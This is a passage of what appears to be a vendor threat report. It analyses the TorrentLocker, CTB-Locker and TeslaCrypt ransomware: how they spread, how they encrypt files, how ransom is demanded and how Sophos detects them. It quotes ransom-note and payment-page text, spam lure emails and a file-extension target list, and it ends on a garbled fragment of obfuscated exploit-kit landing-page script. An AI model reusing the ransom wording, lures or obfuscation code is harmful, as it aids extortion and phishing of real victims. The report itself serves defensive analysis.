
Your important files: photos, videos, documents etc. were encrypted with our
Crypt0L0cker virus. This virus uses very strong encryption
algorithm - RSA-2048. Breaking of RSA-2048 encryption algorithm is impossible
without special decryption key.

[=] How can I get my files back?

Your files are now unusable and unreadable, you can verify it by trying to
open them. The only way to restore them to a normal condition is to use our
special decryption software. You can buy this decryption software on
our website (http://...torplanet.org/fxofj6zt.php?user_code=...&user_

```

[Figure 4]



[Figure 5]

The text of the ransom demand is the data that was initially downloaded when TorrentLocker first contacted its command and control server. This means the ransom demand wording can be adjusted and localised according to the specific campaign and location of the infected machine.

Ransom Payment

As with most Ransomware, payment is made with Bitcoins and the instructions are accessed through Tor. TorrentLocker accepts a reduced fee if payment is made within a short period of time (usually 4 days), after which the price doubles. It is claimed that after 1 month the decryption key will be destroyed and encrypted files will be unrecoverable.

The exact amount asked for is localised to the victim's currency. Figure 6 shows 399 Euros being demanded, doubling to 798 after 4 days. The victim machine was located in Ireland and the payment page helpfully links to Bitcoin exchanges in Ireland.

The screenshot shows the main payment page for TorrentLocker. At the top, there's a navigation bar with links for "Buy Decryption", "Decrypt Single File free", "FAQ", and "Support". Below this, a large heading says "Buy decryption and get all your files back". A yellow-bordered box contains the following information:

Buy decryption for **399 EUR** before **2015-05-12 10:47:13**
OR buy it later with the price of **798 EUR**
Time left before price increase: **94:25:40**
Your total files encrypted: **3048**

Current price: **1.9791198 BTC (around 399 EUR)**
Paid until now: **0 BTC (around 0 EUR)**
Remaining amount: **1.9791198 BTC (around 399 EUR)**

Below this, a section titled "Buy Decryption with" lists two steps:

- 1 Register bitcoin wallet**
You should register Bitcoin wallet, [see easy instructions](#) or [watch video](#) on YouTube.
- 2 Buy bitcoins**
Please see recommended bitcoin sellers in your country:
[www.eircoin.net](#) - Order bitcoin with AIB bank transfer.
[www.bitstamp.net](#) - Buy and sell bitcoins in european SEPA zone
[localbitcoins.com](#) - Buy Bitcoins with cash from people leaving in Ireland.
[howtobuybitcoins.info](#) - Big list of trusted Bitcoin online exchanges in Ireland.

[Figure 6]

TorrentLocker also offers a "Decrypt Single File" for a free service that is gaining popularity with file-encrypting ransomware as it gives the victim greater confidence that they will actually get their files back if they pay the ransom.

The payment website also includes a 'helpful' FAQ and even a support page with a query form, as can be seen in [Figure 7].

The support page features a yellow-bordered box with the same decryption information as Figure 6. Below this is a blue button labeled "BUY IT NOW! 100% files back guarantee".

Below the yellow box, the text "Support page" is followed by "If you still have a question, please contact us". There is a form with fields for "Your e-mail:" (with a text input field), "Problem:" (with a dropdown menu set to "Other problem"), and "Comment:" (with a text area).

[Figure 7]

Reliability


One free file decryption is a good indicator that the TorrentLocker criminals are able to decrypt victim's files. If the ransom is paid, a link to a personalised decryption tool is sent to the victim and their AES key is embedded into the tool.

This approach appears to function as expected, though it is unknown how keys are managed and stored on the TorrentLocker servers, and how reliable that process may be when many thousands of records are stored.

Statistics

Although the US has the largest concentration of TorrentLocker infections, [Figure 8] shows that the remaining infections are spread out over a wide variety of countries. This ties in with the broad array of localised campaigns observed distributing TorrentLocker.

TorrentLocker Endpoints by Country



[Figure 8]

Protection

Sophos protects against TorrentLocker at runtime using HIPS technology with *HPmal/Ransom-M*, *HPmal/Ransom-Q*, *HPmal/Ransom-O* and statically with a variety of detection names including: *Mal/Ransom-DD*, *Troj/Ransom-AQT*.

References

1. New Torrentlocker variant active in the Netherlands
<http://blog.fox-it.com/2014/10/15/torrentlocker-spreading-in-the-netherlands/>
2. Ransomware increasingly turning to the Far East
<http://www.symantec.com/connect/blogs/Ransomware-increasingly-turning-far-east>
3. Ransomware spam e-mails targeting users in Italy and Spain
<http://www.f-secure.com/weblog/archives/00002813.html>
4. Update on the Torrentlocker Ransomware
<http://blog.fox-it.com/2014/10/21/update-on-the-torrentlocker-Ransomware/>
5. Deconstructing the Thunderbird Address Book
https://wiki.mozilla.org/Address_Book
6. TorrentLocker Unlocked
<http://digital-forensics.sans.org/blog/2014/09/09/torrentlocker-unlocked>
7. TorrentLocker: Ransomware in a country near you
http://www.welivesecurity.com/wp-content/uploads/2014/12/torrent_locker.pdf

CTB-Locker

Introduction

CTB-Locker is a ransomware variant that encrypts files on a victim's hard disk before demanding a ransom be paid to decrypt the files.

CTB-Locker is noteworthy for its high infection rates, use of Elliptic Curve Cryptography, Tor, Bitcoins and for its multi-lingual capabilities.

Infection Vectors

The authors of CTB-Locker are using an affiliate program to drive infections by outsourcing the infection process to a network of affiliates or partners in exchange for a cut of the profits.

The affiliate model is a tried, tested and very successful strategy at achieving large volumes of malware infections [1]. It has been used to generate huge revenues for fake anti-virus, click fraud schemes [2] and a wide variety of other types of malware. It is now being used to distribute ransomware in general and CTB-Locker in particular.

The affiliate scheme for CTB-Locker was first publicly highlighted by the researcher [Kafeine](#) in [3] in mid-2014. The Reddit post in [4] claims to be from an actual participant of the affiliate program and provides interesting insight into its workings.

The CTB-Locker authors use a similar strategy to many exploit kit authors by offering a hosted option where the operator pays a monthly fee and the authors host all the code. This makes becoming an affiliate simple and relatively risk-free. The Reddit poster claimed to make 15,000 (presumably dollars) a month, with costs of around 7,000. The author also mentions that he only focuses on victims from "tier1 countries" such as the US, UK, AU and CA, as he makes so little money from other regions that it is not worth the time.

Using an affiliate model for distribution means that there are a wide range of different infection vectors for CTB-Locker. We have seen it be distributed through several exploit kits including [Rig](#) and [Nuclear](#). However, it is through malicious spam campaigns that the majority of CTB-Locker infections have been observed.

The most commonly seen spam campaigns that distribute CTB-Locker use a downloader component known as [Dalexis](#) or [Elenoocka](#). The spam messages themselves follow a wide variety of formats, including missed fax messages, financial statements, overdue invoices, account suspensions and missed mms messages. Here are several examples:

+ fax #64279455930	From: "Gretta Mbonu" <yr9@...
You have received a new fax.	
Date/Time: 2014-09-16 16:39:24 UTC	
Pages: 7	
Received from: +07881-638-665	
ID: 48D70217A72343BC	

[Figure 1]

+ Statement from Connector Solutions Ltd	From: "Claire Dunseith" <statmnt@...
Hello,	
Please find attached statement from Connector Solutions Ltd as at Septembe	
Best regards, Claire Dunseith +07942457008	

This email is free from viruses and malware because avast! Antivirus prote	
http://www.avast.com	

[Figure 2]


+ Overdue invoice #29978431511	From: "Jacqualine Whetstine" <bill@...
Hello,	
I was hoping to hear from you by now. May I have payment on invoice #29978431511 today please.	
Best regards, Jacqualine Whetstine +07908488073	

В писмото няма вируси или малуер, защото avast! Антивирус защитата е активна.	
http://www.avast.com	

[Figure 3]




[Figure 4]



[Figure 5]

A large proportion of modern day malicious spam arrives as an exe file inside a zip or rar archive. An unusual aspect of Dalexis is that it almost always arrives in a less common archive, typically a cab file.

The archive contains the malicious sample itself, often with a .scr extension and a further archive that contains a decoy document that will be displayed to convince the victim that the attachment was harmless.




[Figure 6]

The malicious Dalexis sample uses several techniques in an attempt to avoid sandboxes and automated analysis systems, including sleeping for a period of time. Dalexis then downloads the CTB-Locker sample over HTTP in an encrypted form, decodes and executes it.

Execution

When CTB-Locker executes, it drops a copy of itself to the temp directory and creates a scheduled task to enable reboot persistence.



[Figure 7]

The file system is then iterated through and all files with extensions that match CTB-Locker's extension list will be encrypted. The desktop background image is changed and CTB-Locker overlays the ransom message and a clickable interface onto the centre of the screen.

Unlike some crypto-ransomware variants, CTB-Locker does not require an active internet connection before it starts encrypting files.

Encryption

CTB-Locker stands for "Curve-Tor-Bitcoin-Locker". The "Curve" part of the name is taken from its use of Elliptic Curve Cryptography (ECC). ECC is a form of public key cryptography based on elliptic curves over finite fields. Its strength is derived from the elliptic curve discrete logarithm problem. Most file-encrypting Ransomware that uses public key cryptography tends to use RSA, which is based on prime factorisation. A benefit that ECC has over RSA is that equivalent security levels can be achieved with much smaller key sizes. For example, a 256-bit ECC key has equivalent security to a 3072-bit RSA key [5].

The key size advantages that ECC offers may have been a contributing factor in the author's decision-making process, as they embed a public key into the malware sample and a smaller key takes up less space.

CTB-Locker uses a combination of symmetric and asymmetric encryption to scramble files. The encryption itself is carried out using AES and then the means to decrypt the files are encrypted with the ECC public key. This ensures that only the CTB-Locker authors who have the corresponding private key are able to decrypt the files. For a detailed analysis of the encryption scheme used by CTB-Locker see [6].

CTB-Locker will encrypt files with the following extensions:

```
pwm,kwm,txt,cer,crt,der,pem,doc,cpp,c,php,js,cs,pas,bas,pl,py,docx,rtf,docm,
xls,xlsx,safe,groups,xlk,xlsb,xlsm,mdb,mdf,dbf,sql,md,dd,dds,jpe,jpg,jpeg,cr2,
raw,rw2,rwl,dwg,dxf,dxg,psd,3fr,accdb,ai,arw,bay,blend,cdr,crw,dcr,dng,eps,erf,
indd,kdc,mef,mrw,nef,nrw,odb,odm,odp,ods,odt,orf,p12,p7b,p7c,pdd,pdf,pef,pfx,
ppt,pptm,pptx,pst,ptx,r3d,raf,srf,srw,wb2,vsd,wpd,wps,7z,zip,rar,dbx,gdb,bsdr,
bsdu,bdcr,bdcu,bpdr,bpdu,ims,bds,bdd,bdp,gsf,gsd,iss,arp,rik,gdb,fdb,abu,config,rgx
```

This list has been expanded as newer variants have been released.

Originally, encrypted files all had a ".ctbl" extension, however, that was soon changed to have a random extension. It appears that the authors have "borrowed" at least some of their encryption code from OpenSSL, as large amounts of related strings can be found in the unpacked code.

0x10EB78: CAMELLIA part of OpenSSL 1.0.1g 7 Apr 2014
0x110733: +libdes part of OpenSSL 1.0.1g 7 Apr 2014
0x1107FC: BlowFish part of OpenSSL 1.0.1g 7 Apr 2014
0x110974: SHA part of OpenSSL 1.0.1g 7 Apr 2014
0x11099C: MD4 part of OpenSSL 1.0.1g 7 Apr 2014
0x1109C4: RIPE-MD160 part of OpenSSL 1.0.1g 7 Apr 2014
0x1109F4: DES part of OpenSSL 1.0.1g 7 Apr 2014
0x110A1C: CAST part of OpenSSL 1.0.1g 7 Apr 2014
0x110A44: ECDSA part of OpenSSL 1.0.1g 7 Apr 2014

[Figure 8]

Network Communication

Since CTB-Locker can start encrypting files without having to contact a command and control server, there does not need to be any network communication until the victim attempts to decrypt their files.

When this happens, all communications are carried out over Tor (this is where the "Tor" from "Curve-Tor-Bitcoin-Locker" comes in), usually through proxy websites that act as relays to the Tor Hidden Service that hosts the back-end infrastructure.

When a victim has paid the ransom, CTB-Locker will contact the command and control server, sending a block of data that contains the information needed to derive the key that will decrypt the victim's files. This block of data can only be decrypted with the master key stored on the server. For a more detailed description of this process see [6].

Ransom Demand

When all the victim's files have been encrypted, the ransom message is displayed by changing the desktop background and by overlaying the centre of the screen with the main ransom demand and clickable interface.

This screen informs the victim that "Your personal files are encrypted by CTB-Locker", they are told that they have "96 hours to submit payment", and they are warned that any attempt to remove the malware from the infected system will result in the decryption key being destroyed – this time limit was lower in earlier versions. The victim can click the "Next" button to start the decryption process or the "View" button to see the list of encrypted files.




[Figure 9]

CTB-Locker is highly multi-lingual with the ransom note offered in a variety of languages, accessible through the various flag icons at the top of the screen. The choice of languages appears to be at least partially customisable by the affiliate who has purchased this particular CTB-Locker instance, and the available options have grown over time. A recent sample had the following language options – English, French, German, Spanish, Latvian, Dutch and Italian.



[Figure 10]

Latvian is an unusual language option, as Latvia is not generally seen as a major target for Ransomware and other types of crimeware. This possibly represents the authors looking to break into new markets where awareness is lower, or perhaps the particular affiliate has local knowledge and is better able to launch a successful campaign in that country.



[Figure 11]

Recent variants of CTB-Locker also offer a way for the victim to verify that their files can be decrypted by unscrambling five randomly selected files for

free. This appears to have been introduced as a way to gain the confidence of the victim and increase the likelihood that the full ransom will be paid.

Ransom Payment

When the victim clicks through the ransom interface they are given detailed instructions on how much to pay and how to pay it.



[Figure 12]


CTB-Locker requires Bitcoins (BTC) to pay the ransom ("Bitcoin" in "Curve-Tor-Bitcoin-Locker"). The exact amount of BTC is set by the affiliate who has purchased CTB-Locker, though the authors give guidance to help set the ransom amount at a level that is likely to generate maximum revenue. Figure 12 shows an example demanding 3 BTC. An approximate equivalent amount in the local currency is also displayed – e.g 690 Dollars or 660 Euros.

One downside to using Tor hidden services is that reliability can be an issue, meaning that the command and control server cannot be reached when the victim attempts to pay the ransom.



[Figure 13]

In an attempt to combat this, CTB-Locker attempts to use multiple different Tor proxy servers to reach the hidden service, and also offers manual instructions should the malware sample be removed from the infected machine. These involve visiting the Tor hidden service through a web browser and pasting into a form the public key that the victim is given.



[Figure 14]


Reliability

Reading through various public support forum postings suggests that in many cases paying the ransom will result in CTB-Locker decrypting the victim's files. The "Test Decryption" feature is a good indicator that decryption is possible.

However, the victim must still trust that the cybercriminals will make good on their promise after handing over the ransom amount in BTC. There is also the possibility that the server components that host the private keys needed to perform decryption will be taken down, temporarily or permanently, which can make decryption impossible. In that circumstance it is likely that the cybercriminals will continue to accept ransom payments despite knowing there is no way to decrypt the victim's files.

Statistics


CTB-Locker infections are mostly seen in Western Europe, North America and Australia. These are generally speaking the "Tier 1" countries described in the Reddit post in [4]. Victims in these countries appear to be targeted based on the Ransomware author's previous experience of successful payments.

CTB Locker Endpoints by Country

[Figure 15]

When looking at numbers of samples we can see that the number of actual CTB-Locker samples is much lower than the number of Dalexis samples that are used to download CTB-Locker. This makes sense since the downloader is spammed out in extremely large volumes, which allows security products to add detection very quickly. Making each sample unique by changing a small amount in each file increases the likelihood that some checksum-based protection solutions will fail to detect all of the samples.

CTB-Locker vs Dalexis Samples



[Figure 16]

Protection

Sophos protects against CTB-Locker at execution with [HPmal/Ransom-N](#), and statically with an array of detection names including: [Troj/Ransom-AKW](#), [Troj/Onion-D](#), [Troj/Filecode-B](#), [Troj/HkMain-CT](#).

Sophos detects the Dalexis/Elenoocka downloader with an array of detection names including: [Troj/Agent-AMTG](#), [Troj/Agent-AMKP](#), [Troj/Cabby-H](#), [Troj/Agent-AIRO](#), [Troj/Agent-AMNK](#), [Troj/Agent-AMNP](#), [Troj/Agent-AMOA](#), [Mal/Cabby-B](#).

References

1. "The Partnerka — What Is It, and Why Should You Care?", Dmitry Samosseiko, Sophos, 2009
<https://www.sophos.com/en-us/why-sophos/our-people/technical-papers/partnerka.aspx>
2. "The ZeroAccess Botnet: Mining and Fraud for Massive Financial Gain", James Wyke, Sophos, 2012
<https://www.sophos.com/en-us/why-sophos/our-people/technical-papers/zeroaccess-botnet.aspx>
3. "Crypto Ransomware" CTB-Locker (Critroni.A) on the rise', Kafeine, 2014
<http://malware.dontneedcoffee.com/2014/07/ctb-locker.html>
4. CTB Locker AMA", Unknown, 2015
https://www.reddit.com/r/Malware/comments/2uffwc/ctb_locker_ama
5. Elliptic curve cryptography", Wikipedia
http://en.wikipedia.org/wiki/Elliptic_curve_cryptography
6. CTB-Locker encryption/decryption scheme in details", zairon, 2015
<https://zairon.wordpress.com/2015/02/17/ctb-locker-encryptiondecryption-scheme-in-details/>

TeslaCrypt

Introduction

TeslaCrypt (aka EccKrypt) is one of the most recent ransomware variants seen widely that encrypts certain user files and demands ransom be paid to decrypt the files. Similar to other variants, it uses an AES symmetric algorithm to encrypt files.

Infection Vectors

TeslaCrypt is distributed widely via the Angler exploit kit and a few other known exploit kits. Using Angler, it exploits Adobe Flash (CVE-2015-0311) and, once successfully exploited, it downloads TeslaCrypt as a payload.

Angler is exploited via an injected iframe from the compromised website. It redirects to a landing page that is highly obfuscated, contains anti-vm techniques, and performs checks for the presence of anti-virus software or malware analysis tools like fiddler etc.

For each obfuscation code, it contains de-obfuscation script in the same web page.

Figure 1 shows the snippet of the obfuscated script in the landing page.

```

<script>
dse = 1;
var tsDxtLWYpQOpZP = false; var dGLXT, sP10, GnFjbzVcKlPpc, qZW, dxWFYmp, cDBaEZuyaMY;
GnFjbzVcKlPpc = window; var ATWDmqsOEITdiL,mUlfsEBElo, RILZAQgGfyP = true; var dxw=
Array , [(proeo').replace ('e','t'),
{type'];
var tcY=
'td!';
'ext';
if(!dxw [tcY]){
dxw [tcY]=
{
function
(CFAUi), start){ var UyUoEe= 'ngth';
UyUoEe=
'le'
+
UyUoEe;
for( var Bh5cjw=
start||0, OF=
